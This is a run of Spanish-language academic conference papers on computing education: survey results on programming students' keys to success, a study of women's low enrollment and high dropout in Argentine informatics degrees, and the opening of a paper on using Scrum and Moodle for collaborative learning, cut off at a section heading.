c) ¿Entiende que la programación exige la agregación paulatina de conceptos?

Para comprobar si reconocían este aprendizaje como un proceso, se les consultó si lograron entender que la programación exige la agregación paulatina de todos los conceptos básicos (variables, operadores, expresiones, estructura de datos y de control, etc). Esta pregunta apunta a dimensionar que la programación es una construcción gradual de conceptos y técnicas que van ampliando las posibilidades de resolución de problemas y requiere del alumno perseverancia y paciencia hasta lograr el pensamiento lógico y la abstracción necesaria para aprender a programar. En la Figura 7 se puede observar que un 77% contestó que “Si, completamente”, un 23% que “Si, parcialmente” y ninguno contestó la opción “No”.




Figura 7. Entiende que la programación exige la agregación paulatina de conceptos

5. Claves del éxito

Finalmente, se les preguntó cuál creen ellos que es la clave del éxito para aprobar la materia, lo que implica haber logrado los objetivos de aprendizaje, entre estos, lograr resolver problemas simples utilizando el lenguaje de programación.

Las respuestas fueron libres, por tanto, en función de las mismas se crearon categorías que abarcan lo expresado. Los valores de las distintas categorías se pueden observar en la Figura 8. Un porcentaje importante (78%), atribuye el éxito en la asignatura al estudio independiente y realizar práctica adicional de los ejercicios fuera de clase, seguido de atender a la teoría leyendo y asistiendo a clase (35%). También se obtuvieron respuestas diversas en relación a la actitud y la decisión de obtener resultados, expresiones tales como “dejar el fútbol el sábado, dejar los campeonatos”, “dar lo mejor de mí”, “mucha determinación”, “no rendirme hasta obtener el resultado”, “mucha dedicación”.




Figura 8. Claves del éxito manifestadas por los alumnos

4. Conclusiones

En una asignatura que hace importantes esfuerzos para lograr que los estudiantes comprendan y apliquen los conceptos y técnicas propios de la programación introductoria en una carrera universitaria de formación de informáticos, conocer cómo actúan los alumnos que se han destacado por su buen desempeño, aporta información para mejorar las estrategias de enseñanza y reducir el número de alumnos que queda libre por parciales, o peor aún, que abandonan el cursado.

Indudablemente en estos resultados existe un fuerte componente actitudinal, la determinación de aprender y avanzar en la carrera, propia de cada sujeto. Sin embargo, los resultados también brindan otros datos a tener en cuenta, como, por ejemplo, el uso de recursos ajenos a la asignatura, como los video tutoriales. La asignatura podría brindar enlaces de sitios que contengan este tipo de información para facilitar el acceso, así como también promover y monitorear la práctica que se realiza en forma domiciliaria.

A futuro, el feedback que provee este trabajo de investigación se utilizará para mejorar la propuesta pedagógica.

5. Referencias

- [1] C. Kyfonidis, N. Moumoutzis and S. Christodoulakis, "Block-C: A block-based programming teaching tool to facilitate introductory C programming courses," *2017 IEEE Global Engineering Education Conference (EDUCON)*, Athens, 2017, pp. 570-579. doi: 10.1109/EDUCON.2017.7942903
- [2] Salamó, M., Camps, J., Vallespí, C., Vernet, D., Llorá, X., Berndó, E., Garrel, J., González, X.: Iniciativas para motivar a los alumnos de Programación. Departamento de Informática. Universidad Ramon Llull (2001)
- [3] García, A., Lías, A., Mahillo, Á., Pinero, R.: Abandono de primer año en la Ingeniería Informática. Universidad Politécnica de Madrid (2014)
- [4] Villalobos, J.: Proyecto CUP12 – Una solución integral al problema de enseñar y aprender a programar. Universidad de los Andes (2009)
- [5] Iniciativa Program.Ar."La programación y su didáctica". Disponible en: <http://program.ar/la-programacion-y-su-didactica/>
- [6] G. Dapozo, C. Greiner, R. Petris, "Herramientas lúdicas como apoyo a la enseñanza de la programación". Libro de actas XXII Congreso Argentino de Ciencias de la Computación. ISBN 78-987-733-072-4. Nueva Editorial Universitaria. Universidad Nacional de San Luis. Octubre 2016.
- [7] G. Dapozo, C. Greiner, R. Petris, "Enseñar Programación desde los juegos a lo formal". 1er. Congreso de Educación y Tecnologías del Mercosur. Universidad Nacional del Nordeste. 10 y 11 de agosto de 2017. Disponible en: <http://virtual.unne.edu.ar/congreso-de-educacion-y-tecnologias-del-mercosur/noticias/Cronograma-de-exposiciones-mesas.pdf>

Ampliando la Participación de las Mujeres en Carreras de Informática

Autores

Alejandra Jewsbury

Nelson Specchia

Universidad Tecnológica Nacional – Facultad Regional Córdoba

Maestro López esq. Av. Cruz Roja (Ciudad Universitaria)

ajewsbury@gmail.com

nelson.specchia@gmail.com

Abstract

The present paper exposes the problematic that is associated to the low enrollment of women in computer careers and reflects on the possible causes of this estrangement. Functional aspects that favor the economy and technological development are analyzed when people with different capacities and interests are incorporated into teamwork. Quantitative results are presented on the basis of official statistics on the university population and analyzes of own elaboration are added.

1. Introducción

Este trabajo presenta los resultados intermedios de un proyecto de investigación, en curso radicado en la Facultad Regional Córdoba de la Universidad Tecnológica Nacional, que tiene por objetivo lograr aproximaciones a estrategias y políticas públicas en educación superior que logren mayores grados de democratización, igualdad y accesibilidad a los estudios universitarios atendiendo a la equidad de género. Es este un horizonte objetivo que tiene especial relevancia en las carreras de ingeniería y en especial en aquellas asociadas a la informática, sistemas de información y computación donde los niveles de presencia de la mujer son muy bajos. Distintas publicaciones expresan que las mujeres conforman un colectivo de poca presencia en este sector laboral y económico (corresponde al 28% del empleo en esta industria en todo el mundo). Menos del 25% de los estudiantes de informática y computación en el mundo son mujeres y en Argentina menos del 22%. [1]

Diversos son los estudios que incluyen reflexiones sobre la temática pero la mayoría es de divulgación general encontrando pocas referencias académicas sobre una problemática que nos compete como sociedad en su conjunto dado que la no participación de la mujer en carreras de alto impacto tecnológico se asocia a déficit

económicos y sociales, por no aprovechar el inmenso capital intelectual y creativo de este colectivo en el desarrollo de las nuevas tecnologías.

Repasando el desarrollo cronológico de los hitos en los cuales se han realizado transformaciones en el acceso de las mujeres a espacios deliberadamente no esperados, siempre estos grandes cambios se han realizado en el marco de profundas movilizaciones de actores sociales que demandan al Estado la atención de aquellos no visibles. Las minorías no comprendidas por los sistemas establecidos reclaman participación, todos los movimientos en pos de los derechos de las minorías y por ende aquellos que irrumpen tras la igualdad de la mujer, cada vez son más significativos. En este aspecto encontramos agrupaciones de mujeres que realizan esfuerzos por lograr cada vez más acceso a la educación en estudios de ingeniería en informática y mejores condiciones laborales, se destacan “Chicas en Tecnología” “Red Argentina de Género, Ciencia y Tecnología”, entre las más relevantes. En los Estados Unidos se destaca el Instituto Anita Borg de la Mujer y la Tecnología; y la Celebración Grace Hopper de Mujeres en Informática.

Las empresas más prestigiosas en el desarrollo de tecnología informática acompañan la preocupación por la inclusión de las mujeres en los procesos productivos y consideran que se necesita involucrar a las mujeres en los procesos creativos del desarrollo tecnológico para lograr mejores productos. Los estudios muestran que equipos diversos crean mejores productos y que, como consumidoras de tecnología, las mujeres deberían estar más involucradas en su concepción.

La científica en computación Telle Whitney dirige el Instituto Anita Borg, un grupo que promueve la diversidad de género en Silicon Valley. [2] En su opinión, se requiere de conocimientos en computación para resolver muchos de nuestros problemas, del cambio climático a la educación por internet.

En este trabajo y a los efectos de no complejizar por demás la redacción nos vamos a referir a ingeniería informática, asumiendo dentro de esta denominación a las ingenierías en sistemas de información, en computación, en informática y en software. Reconocemos que hay aspectos curriculares que las distinguen pero que en el problema que estamos analizando el comportamiento es semejante.

2. Antecedentes de estudios de género en educación superior

Tal como lo indican los informes de la “Cátedra Unesco - Mujer, Ciencia y Tecnología en América Latina”, no existe suficiente información estadística ni indicadores de género que permitan el análisis diferencial de la participación de mujeres y varones en los ámbitos de ciencia, tecnología e innovación, espacios en los que se agrupan las carreras de ingeniería. Los antecedentes de los estudios en torno al impacto del tema género en los planes de formación superior en América latina pueden rastrearse hasta las transformaciones socioculturales que se iniciaron tras la segunda guerra mundial, y el nacimiento de la militancia y el activismo feminista. En los años ‘50 del siglo pasado comenzaron a desarrollarse los “estudios de la mujer”, que servirían de base para el desarrollo de la teoría de género. Estos estudios buscaban explicar la condición subordinada de las mujeres en el cuerpo social, al tiempo que generan una masa crítica de investigaciones (principalmente descriptivas) sobre las situaciones de las mujeres en la vida cultural y en las relaciones políticas. Teresa Valdez y María de los Ángeles Fernández cifran en los años ‘80 del siglo pasado el cambio de paradigma, cuando comienza a plantearse la necesidad de “estudiar a las mujeres en relación con los hombres y con el sistema social en que están insertas, el cual genera desigualdades y jerarquías de género.” En América Latina, debe agregarse el condicionante de los regímenes dictatoriales, que para la militancia feminista constituyó un agravante de las situaciones de subordinación tradicional y de discriminación política. La manera en que los regímenes políticos enfrentaron este cuestionamiento –a tono, por lo demás, con una tendencia internacional en el mismo sentido- fue el establecimiento de cuotas femeninas para los órganos representativos, con probabilidades reales de acceder a los cargos electivos, o a la designación administrativa.[3] Esta introducción de cuotas femeninas supuso, asimismo, modificaciones estructurales en la arquitectura electoral e institucional, en orden a asegurar la tendencia a la paridad en las listas propuestas a las opciones de los electores, y en la composición de los órganos, especialmente del Poder Legislativo. En el ámbito internacional, la introducción de los estudios de género en las estrategias de educación superior y de

formación ciudadana puede observarse paralelamente a través de las distintas conferencias celebradas, y los instrumentos y organismos internacionales creados al efecto. En el año 1975 se celebra en la ciudad de México la I Conferencia Mundial sobre la Mujer. Como ha señalado la Organización Internacional de Trabajo (“Desarrollo local y género: amenazas y oportunidades”, Centro Internacional de Formación, Programa Del Net, Turín, 2001), la importancia de la misma estuvo tanto en la amplitud de los temas abordados, como en el abanico de aspectos de iniquidad de género que se pusieron de manifiesto durante su celebración, y para cuyo abordaje se apeló especialmente al aporte de las universidades y de los centros superiores de formación. La Conferencia concluyó con la propuesta de un Plan de Acción, aprobado por la Asamblea General de las Naciones Unidas, en la que tomó cuerpo un nuevo entendimiento de asuntos y conceptos claves en torno a la mujer. Posteriormente, en 1980 y 1985, tuvieron lugar en Copenhague y Nairobi, respectivamente, la II y III Conferencia Mundial sobre la Mujer. La de Dinamarca sirvió para evaluar el nivel de aportes realizados por las diversas investigaciones académicas que tomaron los nuevos temas de la agenda de género como objeto de estudio, así como el cumplimiento de las decisiones adoptadas en México, y aprobar un nuevo Plan de Acción centrado en las áreas de salud, educación y empleo; nuevamente aquí se apeló a los espacios educativos superiores para que aportaran herramientas e instrumentos de articulación para la aplicación de estas políticas sectoriales. Los aportes realizados desde los centros de estudios latinoamericanos siguieron siendo notoriamente escasos. Estas Conferencias marcaron una década, la de los ‘80, en la que, en paralelo temporal con el arranque y paulatina consolidación de las políticas y los programas de desarrollo local, las mujeres pasaron a ser promotoras de cambio y empezaron a salir de la “invisibilidad” y la pasividad que las había venido caracterizando. Es así que, durante los años ‘80 y ‘90, se potenciaron los estudios sobre las relaciones de género que afectan a los roles tanto de mujeres como de hombres, y se realizaron diversos progresos en el campo de las herramientas de promoción de la condición de mujer. El año 1995 constituye una bisagra en la agenda de género, a partir de la celebración, en Pekín, de la IV Conferencia Mundial sobre la Mujer. Aparece un giro conceptual que resitúa la noción de género y lo convierte en un instrumento analítico que, a partir de la conciencia creciente acerca de las desigualdades originadas por las estructuras institucionales vigentes, no contempla a la mujer como grupo aislado y homogéneo, sino que estima y pondera los roles y necesidades tanto de hombres como de mujeres. La conferencia de Pekín insistió en la necesidad de que el objetivo de la equidad de género impregne y afecte las estrategias educativas superiores,

los contenidos de los espacios comunes de educación, y, en definitiva, al conjunto de las políticas y programas de desarrollo de países y territorios. Durante esta Conferencia, se identificaron una serie de áreas temáticas (educación y formación, pobreza, economía, medio ambiente, salud, violencia y conflictos armados, derechos humanos y mecanismos institucionales para la promoción de la mujer), sobre las que los gobiernos deberían efectuar un análisis de la situación y definir objetivos estratégicos. De la misma surgieron dos importantes documentos: La Declaración de Pekín: que consagra el compromiso de la comunidad internacional en favor de la promoción de las mujeres, y establece las responsabilidades de los gobiernos en recoger la perspectiva de género en todas las políticas y programas a escala local, regional, estatal e internacional; y la Plataforma de Acción: que fija el principio de que mujeres y hombres compartan el poder y las responsabilidades en el hogar, en el trabajo y, a nivel más amplio, en la comunidad política, nacional e internacional. A partir de la X Conferencia Regional sobre la Mujer de América Latina y el Caribe, celebrada en Quito, Ecuador, en 2007, los Estados miembros de la Comisión Económica para América Latina, CEPAL, solicitaron la constitución de un observatorio sobre la igualdad de género. Asimismo, en tal ocasión los países reconocieron en la paridad entre los sexos “uno de los propulsores determinantes de la democracia, cuyo fin es alcanzar la igualdad en el ejercicio del poder, en la toma de decisiones, en los mecanismos de participación y representación social y política, y en las relaciones familiares al interior de los diversos tipos de familias, las relaciones sociales, económicas, políticas y culturales, y que constituye una meta para erradicar la exclusión estructural de las mujeres.” El Observatorio de Igualdad de Género de América Latina y el Caribe, creado en el año 2009 a partir de la cooperación entre los Estados miembros de la CEPAL y varias agencias de las Naciones Unidas, pone a disposición de los gobiernos un abanico de indicadores estratégicos de género, y herramientas analíticas para la formulación de políticas, al tiempo que mantiene actualizado el seguimiento de la autonomía política, física y económica de las mujeres, aspectos que se juzgan de alta relevancia para el logro efectivo de la igualdad de género. En segundo término, este abanico temático se relaciona, en nuestro proyecto, con el marco general de la Gestión de la Educación Superior y, más específicamente, con el estudio de la constitución y desarrollo de los espacios comunes de educación superior, tomando como principal referencia la experiencia europea y teniendo como horizonte la constitución de un espacio similar en Latinoamérica. En 1999, mediante la Declaración de Bolonia, comienza un proceso de convergencia regional educativa. Estas bases se plasmaron en la construcción de un Espacio Europeo

de Educación Superior, en plena vigencia desde 2010. Esta nueva estructura persigue facilitar un efectivo intercambio entre estudiantes, profesores y personal administrativo de distintas Universidades europeas, así como adaptar la oferta formativa y el contenido de los estudios universitarios a las demandas de la denominada nueva agenda social. Además, se desarrollan innovadoras políticas, estrategias conjuntas y desafíos a más largo plazo, en una filosofía de aprendizaje permanente y de aumento de calidad de ciudadanía, esto es, la formación académica en relación con valores cívicos, democráticos y de justicia, para aportar a la construcción de sociedades crecientemente igualitarias sobre la base común de los derechos humanos.

3. Dimensiones del sistema de educación superior

Según las estadísticas del Ministerio de Educación de la Nación de la República Argentina (2014-2015), **la tasa bruta de matrícula universitaria es de 38%**. Considerando el total de las carreras universitarias la distribución entre ingresantes e egresados por distinción de género es la siguiente: Ingresantes –varones: 42,2% Ingresantes- mujeres: 57,2. Mujeres. Egresados – varones: 38,5% y Egresados- Mujeres: 61,5 mujeres.[4]

Esto muestra una presencia favorable de las mujeres en los estudios universitarios, pero esta situación no se representará de igual forma para las carreras de ingeniería, y en especial para la rama de la ingeniería en informática.

La tasa bruta de matrícula educación superior se calcula como el total de personas matriculadas en el nivel universitario, independientemente de la edad, dividido la población perteneciente al grupo quinquenal, partiendo de la edad en la que deberían finalizar la secundaria (Elaborado sobre la base de UNESCO-IEU Instituto de Estadísticas de la Organización de las Naciones Unidas para la Educación).

Según el Anuario del año 2013 del Ministerio de Educación de la Nación [5] las carreras de Informática, para gestión estatal, tienen los siguientes valores:

Tabla 1. Totales 2013 – Carreras de Informática

Estudiantes	Nuevos Inscriptos	Egresados
29630	4887	852

Este Anuario muestra, además, la descripción para los años 2003, 2009, 2010, 2011 y 2012. A modo de análisis de la trayectoria de desarrollo de estas carreras mostramos el año 2003:

Tabla 2. Totales 2003 – Carreras de Informática

Estudiantes	Nuevos Inscriptos	Egresados
35742	8723	994

La distinción por género, en base al tratamiento de los datos informados, y para gestión estatal, muestra los siguientes valores.

Tabla 3. Totales Inscriptos 2013 – Carreras de Informática

Mujeres	Varones	Totales
4977	24653	29630
16.7%	83.3%	100%

Tabla 4. Totales Ingresantes 2013 – Carreras de Informática

Mujeres	Varones	Totales
729	4158	4887
15%	85%	100%

Tabla 5. Totales Egresos 2013 – Carreras de Informática

Mujeres	Varones	Totales
189	663	852
22%	78%	100%

El mismo Anuario describe la presencia de estudiantes por universidad y muestra para la Universidad Tecnológica Nacional, universidad donde se forma la mayor cantidad de ingenieros del país, los siguientes datos:

Tabla 5. Totales inscriptos UTN 2013

Mujeres	Varones	Totales
16810	63241	80052
21%	79%	100%

En Argentina desde mediados de la década del 80 se produce una explosión en la matrícula universitaria, las carreras de ingeniería se ven favorecidas por un muy alto flujo de estudiantes y la presencia de las mujeres era hasta equiparable a la de los hombres para las carreras de ingeniería en sistemas de información (las más antiguas en esta formación y con una incipiente oferta de instituciones privadas). La situación fue semejante en los Estados Unidos, los datos del Centro Nacional de

Estadísticas de Educación de Estados Unidos muestran que en 1984 el 37,1% de estudiantes de computación o informática eran mujeres. En 1990 pasó a 29,9%, en 1998 se redujo a 26,7% y en 2005 se estableció en 22%.

4. Objetivos

El proyecto de investigación que se encuentra en desarrollo tiene los siguientes objetivos:

- Realizar un estudio exploratorio de la presencia de la mujer en la carrera de ingeniería en sistemas de información (en la institución donde se radica el proyecto).
- Analizar estadísticas nacionales e internacionales que muestren la presencia de la mujer en este tipo de carreras.
- Proponer a las instancias decisorias en materia de educación superior y a las instituciones universitarias de la región de herramientas concretas de intervención que contribuyan a consolidar las políticas de equidad de género.
- Analizar el desarrollo en los trayectos universitarios, el ingreso, la permanencia y la graduación de la mujer en carreras de ingeniería y evaluar la presencia de políticas compensatorias en torno a la posibilidad de acceso de la mujer en espacios laborales estratégicos para el crecimiento sostenible de la región.
- Fomentar la reflexión y el análisis crítico entre los miembros de la comunidad universitaria de las iniciativas en torno a la equidad de género en las carreras de ingeniería y en especial de ingeniería en sistemas (y similares terminales).
- Proponer intervenciones efectivas en la escolaridad media que permitan inspirar a las mujeres en el estudio de carreras de ingeniería.

En esta presentación nos hemos propuesto el objetivo de la elaboración de instrumentos de investigación cualitativa que describan las características distintivas de la población de mujeres que asisten a las carreras universitarias de informática y de aquellas que han abandonado los estudios a los efectos de determinar las causas por las cuales las mujeres no seleccionan estas carreras o si lo realizan las causas por las cuales las abandonan.

5. Metodología de trabajo

Se ha previsto la realización de un estudio exploratorio utilizando como instrumento la entrevista a los efectos de conocer las características que distinguen

al colectivo de mujeres que estudian carreras informáticas. El universo de investigación se conforma de aquellas que eligen estos estudios, de aquellas que no lo hacen y de las estudiantes que habiendo logrado ingresar a la universidad luego abandonan.

Los investigadores del proyecto tienen acceso a estudiantes para realizar las entrevistas, tanto los que actualmente cursan, como los egresados, y los que han abandonado. Con respecto a las jóvenes que no han seleccionado estudiar esta carrera la investigación se realiza sobre aquellos institutos de educación media donde se encuentran la mayor cantidad de ingresantes, información también disponible.

En base a la información estadística resultante de la investigación cuantitativa ya realizada y de las pautas e interrogantes observados en distintas publicaciones sobre género, educación superior y tecnología es que se realiza la propuesta de investigación cualitativa, pauta para el desarrollo del instrumento de encuesta.

6. Resultados

El análisis de investigaciones en la temática de la participación de la mujer en la vida social y económica, las investigaciones de género en estudios de educación superior, los análisis de datos estadísticos nacionales y aquellos datos cuantitativos de recolección propia en el proyecto de investigación, nos permiten arrojar los primeros avances sobre las caracterización de jóvenes que podrían interesarse por estudios en estas carreras y además nos permite contar con una descripción cualitativa de las dimensiones a observar en una investigación de campo, a realizar en los próximos meses como cierre del proyecto de investigación.

El informe de la Fundación Sadosky del año 2013 y en base a datos de la Secretaría de Políticas Universitarias del año 2010 indica que las causas por las que las mujeres no toman carreras de informática se remonta a la adolescencia y a la forma en la que la familia apoya o distingue la formación de las niñas y de los niños en cuanto valoraciones de su educación y también, agregamos, de su recreación.

En el mismo informe indica que la elección de la carrera para las mujeres es muchas veces una de las últimas opciones, y no así para los varones que la elección es desde las preferidas.

Se asocian entonces las siguientes preguntas a la dimensión ADOLESCENCIA Y ENTORNO FAMILIAR: *¿Cuáles son los intereses que se despiertan en las jóvenes al elegir estas carreras? ¿Cuáles han sido sus juegos favoritos de la infancia? ¿Qué respuesta obtienen del entorno familiar al indicar la preferencia de estudios? ¿Cuáles son las frases que recuerda al interactuar con otros y expresar sus preferencias de*

estudio? ¿Cuáles otras carreras se encontraban presentes al momento de elegir?

Las mujeres encuentran a las carreras tecnológicas como muy demandantes de tiempo full time, sin horarios, de alta demanda de capacitación y de traslados. Estas características no favorecen las demandas sociales de maternidad y cuidado de niños.

Se asocian las siguientes preguntas a la dimensión PROYECTO DE CARRERA PROFESIONAL: *¿Cuál es la demanda de tiempo que se asocia a la profesión del informática? ¿Qué representaciones posee de la vida profesional? ¿Cuál es el contacto previo a la elección de la carrera con profesionales informáticas mujeres?*

Las carreras de ingeniería informática se asocian (y los números lo demuestran) con estudios en universidades donde la mayoría de los asistentes son varones. Los modos de enseñanza son tradicionales y los problemas a resolver se encuentran distantes de los intereses de las mujeres, mucho más cercanos a la problemática social, ambiental y de desarrollo del ser humano, en el que la educación cobra una dimensión especial.

Se asocian las siguientes preguntas la dimensión INSTITUCION UNIVERSITARIA: *¿Cómo imaginas las aulas universitarias? ¿Si ya cursas estas carreras, que aspectos de las aulas, instalaciones, oficinas administrativas, laboratorios te disgustan o si tuvieras la posibilidad cambiarías? ¿En función de tus intereses personales cuales serían los casos prácticos que se te interesaría desarrollar? ¿Qué docentes te gustaría encontrar dando clases?*

Según un estudio de la Universidad de Standford, del año 2007, las mujeres se inclinan menos a desarrollar su carrera en un campo en el que se sienten en minoría. *¿Cómo se sienten las mujeres que realizan estudios en aulas repletas de hombres? ¿Será esta una causante de deserción? ¿Con cuantas mujeres compartís el aula de clases? ¿Sentís que debes esforzarte más que el resto, o que debes demostrar más tus capacidades? ¿Sentís que estas representando al género femenino?*

El análisis cuantitativo realizado en la institución donde se desarrolla el proyecto nos permite asegurar que en la presencia de mujeres en los cursos de primer año se comporta de la siguiente forma, y que podría estar presentando la situación antes planteada:

Tabla 6. Cantidad (promedio) de estudiantes por aula. Primer año 2017

Turno	Varones	Mujeres
Mañana	46	10
Tarde	46	7
Noche	63	9

Tabla 7. % Abandono (promedio) a julio del primer año. Año 2017

Turno	Varones	Mujeres
Mañana	30%	41%
Tarde	13%	42%
Noche	23%	55%

En la educación media hay asignaturas que se observan con sesgo masculino, entre ellas se distingue la Física y la Matemática. Muchas veces los docentes de éstas son varones, y aunque las mujeres obtienen buenas calificaciones en ellas no encuentran interés en continuar estudios que las incorporen en demasía. [6]

No se observan en las carreras de ingeniería en sistemas referencias y estudios de mujeres en la historia que desarrollaran investigaciones o creaciones de relevancia. No se encuentran foros o espacios con estas temáticas dentro de las universidades aunque sería deseable que este acercarse a las mujeres hacedoras de la disciplina se dé desde el nivel medio de educación escolar. Las mujeres gustan de conocer y de trabajar al lado de otras mujeres.

7. Conclusiones

La investigación se encuentra en curso y por tanto los resultados son preliminares. A medida que se avanza sobre el horizonte de investigaciones académicas en el tema, sorprende el cada vez mayor interés social por revertir la escasa participación de las mujeres en el desarrollo tecnológico. No solo encontramos programas de fomento desde el Estado nacional sino también interés de empresas privadas que observan que hay un capital humano valioso que no se acerca a la creación de tecnología y que conformará con más relevancia el universo de usuarios. La presencia de movimientos sociales que reclaman por los derechos de las mujeres tienden a lograr cada vez mayor visibilidad y por lo tanto las mujeres alcanzarán pronto más participación en la vida social, y en las esferas de decisión política y económica.

Hemos remarcado que la problemática no se resuelve solo en el ámbito de la educación superior sino que emerge en la niñez y la adolescencia y tiene un anclaje cultural en las representaciones de los adultos sobre las actividades aconsejadas para las mujeres y los hombres.

La educación media tendrá que revisar los estereotipos que asocian a la matemática y la física con actividades masculinas. Los docentes deberán encontrar referencias de mujeres en la ciencia y la tecnología, y la tecnología de la información para acercar las experiencias de vida al aula.

Por otro lado las universidades tendrían que realizar actividades de intervención en el nivel medio encontrando espacios para que las jóvenes se interioricen con el hacer profesional.

En vista de que hay indicios de que las mujeres al ingresar en espacios con predominancia de varones abandonen se podrían generar acciones para realizar cursos con mayor número de mujeres o asistir con tutorías a los cursos más desfavorecidos.

La sensibilización de la comunidad académica con la problemática de género tendría que conformar parte de la currícula de las carreras de informática. La investigación sobre cuáles son las temáticas que preocupan e interesan a las mujeres se puede transformar en un importante aspecto innovador para las carreras.

Por último la revisión de la forma en la que las carreras de ingeniería imparten los contenidos y las prácticas y la revisión permanente de la didáctica de la enseñanza de la ingeniería pueden ser elementos que favorezcan que las mujeres se acerquen a estos estudios.

8. Referencias

- [1] Redacción BBC Mundo. *"Porque tan pocas mujeres se dedican a la informática"*, 10 de octubre de 2015.
http://www.bbc.com/mundo/noticias/2015/10/151002_finde_tecnologia_mujeres_estudiar_computacion_ciencia_mr
- [2] Redacción BBC Mundo. *"Como puede Silicom Valley atraer (y mantener) a las mujeres en el negocio"*. 29 de marzo de 2014
http://www.bbc.com/mundo/noticias/2014/03/140325_economia_pocas_mujeres_silicon_valley_finde_yv.shtml
- [3] Palermo, A. *"El acceso de las mujeres a la educación universitaria"*. Revista Argentina de Sociología. V4 Nro.7. Buenos Aires. 2006..
- [4] Ministerio de Educación. *"Síntesis de información estadística Universitarias argentinas (2014-2015)"* Secretaría de Políticas Universitarias. 2015
http://portales.educacion.gov.ar/spu/wp-content/blogs.dir/17/files/2015/12/Sintesis_completa.pdf
- [6] Ministerio de Educación. *"Anuario 2013. "Estadísticas universitarias argentinas"* Secretaria de Políticas Universitarias. 2013..
- [6] Falco, M., Istvan, R. *"Deserción universitaria: Validación de patrones relacionales en alumnos de primer año."*. Ed. Universidad Católica de Salta. 2016.

¿Cómo Pueden Scrum y las TICs Mejorar el Aprendizaje Colaborativo en el Ámbito Universitario?

Abstract

Si bien, en la era del conocimiento, la gestión del mismo ha tomado gran relevancia en las empresas como un recurso estratégico, en este trabajo nos enfocamos puntualmente en el ámbito educativo universitario.

La relevancia de este trabajo es mostrar las experiencias obtenidas de aplicar un marco de trabajo basado en los principios del manifiesto ágil, en particular Scrum y el uso de herramientas colaborativas en el desarrollo de los casos prácticos en el 2º año de la cátedra de Análisis de Sistemas de la Universidad Tecnológica Nacional Córdoba.

Este modelo tiene un soporte teórico basado en tres ejes: framework de Scrum, herramientas colaborativas, plataforma Moodle. [1]

Dado que esta materia tiene mayor porcentaje de contenidos apoyados en la práctica, se estimula el trabajo en grupos con dinámicas similares a los equipos de desarrollo de software.

A través de esta experiencia se relevó las dificultades que surgieron las dinámicas grupales, cómo les resultó la aplicación de este marco de trabajo y qué herramientas colaborativas utilizaron para organizarse.

En el ámbito académico, las prácticas docentes nos han dado cuenta que el proceso de enseñanza- aprendizaje es un proceso social colaborativo entre los pares y prepara a los alumnos a enfrentarse a la demanda de la sociedad de hoy.

Palabras Claves

**HERRAMIENTAS COLABORATIVAS
FRAMEWORK DE SCRUM, PLATAFORMA
MOODLE**

1. Introducción

Tanto en nuestra vida diaria, como en el ámbito organizacional y académico estamos sumergidos en una alta demanda de información que no podemos controlar, ya que muchas veces contamos con canales de información informales y desordenados como lo son las aplicaciones de mensajería instantánea, pero como las demandas de nuestros días hace que gestionemos nuestro portafolio de tareas en nuestro smartphone u otras tecnologías portables, es preciso organizar dicho conocimiento aplicando alguna metodología ágil, esto conlleva necesariamente a la utilización de herramientas colaborativas.

Si nos remontamos hace diez años atrás, las formas de comunicación tanto entre docentes y alumnos y entre los mismos alumnos era diferente. Los docentes confeccionaban guías de ejercicios que dejaban en fotocopiadora para que los alumnos, con debido tiempo, compraran y tuvieran para llevar a clases. Los alumnos debían reunirse personalmente para lograr el trabajo en grupo con lo cual el tiempo y el lugar era un determinante que afectaba el logro de los objetivos.

Hoy, tienen disponibles herramientas colaborativas y la plataforma Moodle que la universidad tiene habilitada para que los docentes puedan brindar los materiales vía autogestión o aula virtual. En la cátedra de Análisis de sistemas, sobre un total de 79 alumnos que respondieron el cuestionario, el 92% utiliza la plataforma Moodle y el 100% la autogestión. Cabe destacar que existen claras diferencias de estos espacios ya que el primero permite brindar recursos con los que los alumnos pueden interactuar tanto grupal como individualmente, no así el panel de autogestión donde solo sirve de avisador de mensajes y repositorio de materiales que el docente puede publicar.

Para relevar esta práctica se trabajó con 18 grupos formados por 4 ó 5 integrantes cada uno.

Sobre un total aproximado de 90 alumnos se desarrollaron algunos casos prácticos utilizando este marco de trabajo. El 100% de los alumnos hizo uso de la plataforma Moodle y autogestión al menos 1 vez en el año académico. Para conocer qué herramientas colaborativas utilizaban y las dificultades que se les presentaban en su organización grupal se relevaron a través de un cuestionario y se consultaron los informes de uso de la plataforma, donde se pudo evidenciar lo siguiente:

Uso de recursos en el aula virtual Moodle (relevamiento individual)	
Wikis colaborativas	100%
foros	1%
Envío de Tareas	80%
Cuestionarios	90%
glosario de términos	50%
Chat	1%
servicio de mensajería	1%

Cuadro 1 (elaboración Propia)




Fig.1 Frecuencia de uso del aula virtual

1. Elementos del Trabajo y metodología

1.1 Herramientas colaborativas

